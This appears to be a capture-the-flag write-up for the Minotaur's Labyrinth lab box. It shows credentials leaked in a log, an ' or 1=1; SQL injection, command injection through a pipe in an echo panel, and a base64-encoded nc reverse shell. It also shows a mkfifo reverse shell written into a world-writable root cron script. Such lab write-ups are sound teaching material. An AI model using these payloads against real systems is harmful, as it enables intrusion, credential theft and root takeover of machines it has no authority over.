
5.7. I also found it later on but it is relevant now. There is a log file accessible by anyone that contains these creds.

5.7.1. http://minotaur.thm/logs/post also had his login information



```
POST /minotaur/minotaur-box/login.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 36
sec-ch-ua: "Chromium";v="93", " Not;A Brand";v="99"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKi
Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/minotaur/minotaur-box/login.html
Accept-Encoding: gzip, deflate
Accept-Language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=8co2rbqdli7itj8f566c61nkhv
Connection: close

email=[redacted]&password=g2[redacted]
```

5.8. Once logged in I saw a search bar that seemed to be pretty obvious SQL injection so I tried Ol' Faithful (' or 1=1;) and it worked!


Choose table: Creatures

namePeople/nameCreature:


' or 1=1;

Search

ID	Name	Password
1	Eu[redacted]	42[redacted]
2	Me[redacted]	0b[redacted]
3	Ph[redacted]	b8[redacted]
4	Da[redacted]	b8[redacted]
5	M![redacted]	17[redacted]
1	Ce[redacted]	38[redacted]
2	Pe[redacted]	5d[redacted]
3	Ch[redacted]	f8[redacted]
4	Ce[redacted]	ea[redacted]


5.9. I took all of these password hashes and cracked them in crackstation

5.10. I logged into every account and looked around. The only one of interest was M!*******.



```
<!DOCTYPE html>
<html lang="de">
 ▶<head>…</head>
 ▼<body>
   ▼<nav class="navbar navbar-expand-md bg-dark navbar-dark"> flex
     ▶<a class="navbar-brand" href="index.php">…</a>
     ▶<button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#col
      <!-- Navbar links -->
     ▼<div class="collapse navbar-collapse" id="collapsibleNavbar"> flex
       ▼<ul class="navbar-nav"> flex
         ▶<li>…</li>
         ▶<li class="nav-item">…</li>
         ▶<li class="nav-item">…</li>
         ▼<li class="nav-item">
            <a class="nav-link" href>fla6{[redacted]</a> == $0
          </li>
         ▶<li>…</li>
        </ul>
      </div>
    </nav>
   ▶<div class="jumbotron text-center text-white bg-secondary rounded-0">…</div>
   ▶<div class="container">…</div>
    <br>
```

5.11. His account contained the second flag and a tab called Secret_stuff that led to an echo.php


Not secure | minotaur.thm

Welcome to my secret echo-pannel...

5.12. This is where I spent most of my time.

5.13. This was using a bash echo command but filtering out specific characters so you couldn't break out of the command.


   5.13.1. This was listed in the 3rd flag hint

5.14. After a while of poking around I learned two important things

   5.14.1. You can break out of the command with a pip "|"

   5.14.2. You can use forward slashes "/"

5.15. From here I was able to grab the 3rd flag.


```
| cat /home/user/flag.txt
```

```
fla9{5[redacted]
fla9{5[redacted]
```


5.16. I was also able to start some simple enumeration on the box

5.17. I checked:

5.17.1. Types of binaries that were available


5.17.2. OS and 32/64 bit info

5.17.3. Saw if I could receive a ping from the simple shell



```
| ping -c 1 10.2.21.245
```

```
PING 10.2.21.245 (10.2.21.245) 56(84) bytes of data. 64 bytes from 10.2.21.245: icmp_seq=1 ttl=61 time=219 ms --- 10.2.21.245 ping statistics --- 1
packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 219.861/219.861/219.861/0.000 ms
rtt min/avg/max/mdev = 219.861/219.861/219.861/0.000 ms
```




```
icmp
No.   Time         Source         Destination    Protocol Length Info
    6 0.710652134  10.10.27.145   10.2.21.245    ICMP         84 Echo (ping) request
    7 0.710703796  10.2.21.245    10.10.27.145   ICMP         84 Echo (ping) reply
```

5.18. After gathering all this data I tried various msfvenom exploits with no luck.

5.18.1. I probably tried over a dozen before I went back to the drawing board.

5.19. I ultimately landed on this to get me a shell




Welcome to my secret echo-pannel...

```
YmluL2Jhc2ggLWkgMj4mMXwgbmMgMTAuMi4yMS4yNDUgNDQzID4gL3RtcC9m | base64 -d | bash
```

5.20. This got me a shell as daemon


6. Privilege Escalation

6.1. I started looking around at folders and noticed a globally writable folder in the root directory.



```
daemon@labyrinth:/$ ls -la
total 728648
drwxr-xr-x  26 root root      4096 szept 20 08:42 .
drwxr-xr-x  26 root root      4096 szept 20 08:42 ..
drwxr-xr-x   2 root root      4096 szept 20 08:41 bin
drwxr-xr-x   3 root root      4096 szept 21 09:56 boot
drwxrwxr-x   2 root root      4096 jún   15 16:22 cdrom
drwxr-xr-x  17 root root      4100 nov    8 02:38 dev
drwxr-xr-x 126 root root     12288 okt   13 11:03 etc
drwxr-xr-x   5 root root      4096 jún   18 12:58 home
lrwxrwxrwx   1 root root        32 szept 20 08:42 initrd.img → boot/
lrwxrwxrwx   1 root root        32 szept 20 08:42 initrd.img.old → b
drwxr-xr-x  21 root root      4096 jún   15 16:24 lib
drwxr-xr-x   2 root root      4096 szept 20 11:17 lib64
drwx------   2 root root     16384 jún   15 16:20 lost+found
drwxr-xr-x   2 root root      4096 aug    7  2020 media
drwxr-xr-x   2 root root      4096 aug    7  2020 mnt
drwxr-xr-x   3 root root      4096 jún   15 18:24 opt
dr-xr-xr-x 206 root root         0 nov    8 02:36 proc
drwxr-xr-x   2 root root      4096 jún   15 17:25 reminders
drwx------   7 root root      4096 jún   15 21:52 root
drwxr-xr-x  28 root root       800 nov    8 02:38 run
drwxr-xr-x   2 root root     12288 szept 20 08:41 sbin
drwxr-xr-x  14 root root      4096 szept 23 11:43 snap
drwxr-xr-x   2 root root      4096 jún   16 09:02 srv
-rw-------   1 root root 746009600 jún   15 16:20 swapfile
dr-xr-xr-x  13 root root         0 nov    8 02:36 sys
drwxrwxrwx   2 root root      4096 jún   15 18:01 timers
drwxrwxrwt  10 root root      4096 nov    8 02:39 tmp
drwxr-xr-x  11 root root      4096 aug    7  2020 usr
drwxr-xr-x  16 root root      4096 jún   15 17:05 var
lrwxrwxrwx   1 root root        29 szept 20 08:42 vmlinuz → boot/vml
lrwxrwxrwx   1 root root        29 szept 20 08:42 vmlinuz.old → boot
daemon@labyrinth:/$
```

6.2. Inside that was a shell.sh owned by root and also globally writable




```
daemon@labyrinth:/timers$ ls -la
total 12
drwxrwxrwx  2 root root 4096 jún   15 18:01 .
drwxr-xr-x 26 root root 4096 szept 20 08:42 ..
-rwxrwxrwx  1 root root   70 jún   15 18:01 timer.sh
daemon@labyrinth:/timers$
```

6.3. I checked regular crons but didn't see anything so I uploaded pspy32s and checked.


6.4. It was being run pretty frequently and was just amending something to a file.

6.5. I wrote over it, created a listener and waited



```
daemon@labyrinth:/timers$
<tmp/f|/bin/bash -i 2>&1|nc 10.2.21.245 8080 >/tmp/f" > timer.sh
daemon@labyrinth:/timers$ cat timer.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.2.21.245 8080 >/tmp/f
daemon@labyrinth:/timers$
```

6.6. This got me a root shell to finish the box!



```
root@labyrinth:~# cat da_king_flek.txt
cat da_king_flek.txt
fL4G{[redacted]}
root@labyrinth:~# hostname
hostname
labyrinth
root@labyrinth:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@labyrinth:~# whoami
whoami
root
root@labyrinth:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:62:ef:e0:29:53 brd ff:ff:ff:ff:ff:ff
    inet 10.10.168.185/16 brd 10.10.255.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::62:efff:fee0:2953/64 scope link
       valid_lft forever preferred_lft forever
root@labyrinth:~#
```